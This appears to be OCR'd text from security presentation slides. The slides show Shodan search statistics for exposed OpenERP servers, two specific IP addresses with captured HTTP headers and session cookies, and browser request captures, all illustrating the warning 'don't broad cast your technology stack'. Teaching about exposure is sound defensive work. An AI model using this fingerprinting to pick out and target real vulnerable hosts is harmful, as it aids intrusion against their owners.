
Who is using your product? Where are they located? Use Shodan to perform empirical market intelligence.

56% of Fortune 100

1,000+ Universities

Shodan is used around the world by researchers, security professionals, large enterprises, CERTs and everybody in between.

https://www.shodan.io



TOP COUNTRIES

United States	5,929
France	3,210
Germany	2,222
China	1,447
Netherlands	1,179

TOP SERVICES

OpenERP	16,427
HTTP	4,325
HTTPS	1,239
Synology	732
HTTP (8080)	679

TOP ORGANIZATIONS

Amazon.com	2,252
OVH SAS	2,015
Digital Ocean	1,436
DigitalOcean	864
Telekom Austria	397

TOP OPERATING SYSTEMS

Linux 3.x	303

Total results: 25,487


148.251.160.78
menze1.timmeserver.de
Server Block
Added on 2016-05-13 12:15:26 GMT
Germany
Details

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 84
Set-Cookie: session_id=61f19507b22d7be81bafa1a71437bb7cc193809f; Expires=Thu, 11-Aug-2016 12:15:23 GMT; Max-A
ge=7776000; Path=/
Server: Werkzeug/0.9.6 Python/2.7.8
Date: Fri, 13 May 2016 12:15:23 GMT
```

104.41.207.180
Microsoft Azure
Added on 2016-05-13 12:15:17 GMT
Ireland, Dublin
Details

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 84
Set-Cookie: session_id=ebac8b49f33fb1ac8e20a507029c7eca031c6ba3; Expires=Thu, 11-Aug-2016 12:16:05 GMT; Max-A
ge=7776000; Path=/
Server: Werkzeug/0.9.6 Python/2.7.9
Date: Fri, 13 May 2016 12:16:05 GMT
```


don’t broad cast your technology stack



nuez.elasticbeanstalk.com
css?family=Frijole
bootstrap.css
jquery-1.7.1.js
application.js
HGLCOPR3yjkozK-KG-GKywLUuEpTyoUstqEm5A...

6 requests | 155 KB transferred | Finish: 1.82 s | ...

```
▼General
    Remote Address: 54.197.254.229:80
    Request URL: http://nuez.elasticbeanstalk.com/
    Request Method: GET
    Status Code: ● 200 OK
▼Response Headers     view source
    Connection: keep-alive
    Content-Language: en-US
    Content-Type: text/html;charset=UTF-8
    Date: Wed, 29 Apr 2015 21:38:35 GMT
    Server: Apache-Coyote/1.1
    transfer-encoding: chunked
▼Request Headers     view source
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
    Accept-Encoding: gzip, deflate, sdch
    Accept-Language: en-US,en;q=0.8
    Cache-Control: max-age=0
    Connection: keep-alive
    Cookie: JSESSIONID=298CA77D3D283858D4C59D7D14A1182E
    Host: nuez.elasticbeanstalk.com
    User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_3) AppleWebKit/537.36 (KHT
```



www.microsoft.com
default.aspx
jquery-1.7.2.min.js
jquery.mobile-1.3.2.min.js
wt_capi.js
style.csx?k=eb892833-0e5a-b8c0-2921-57013...
script.jsx?k=9ec5cf5a-1af6-fe90-f4cc-1a38d7d...
mslogo.png?version=856673f8-e6be-0476-666...
icon_cart_reg.png?version=930b70bf-6b57-0d6...
icon_cart_hover.png?version=1f5a7fb5-d1a7-c9...
icon_menu_new.png?version=2e17c0b9-dc99-1...
search.ltr.png?version=38884e53-76d0-d138-6...
latest.woff
bk-coretag.js
wt_lib.js
2.woff
2
progressIndicator40x40.gif?version=22bf30a9-5...
85 requests | 1.9 MB transferred | Finish: 19.36 s ...

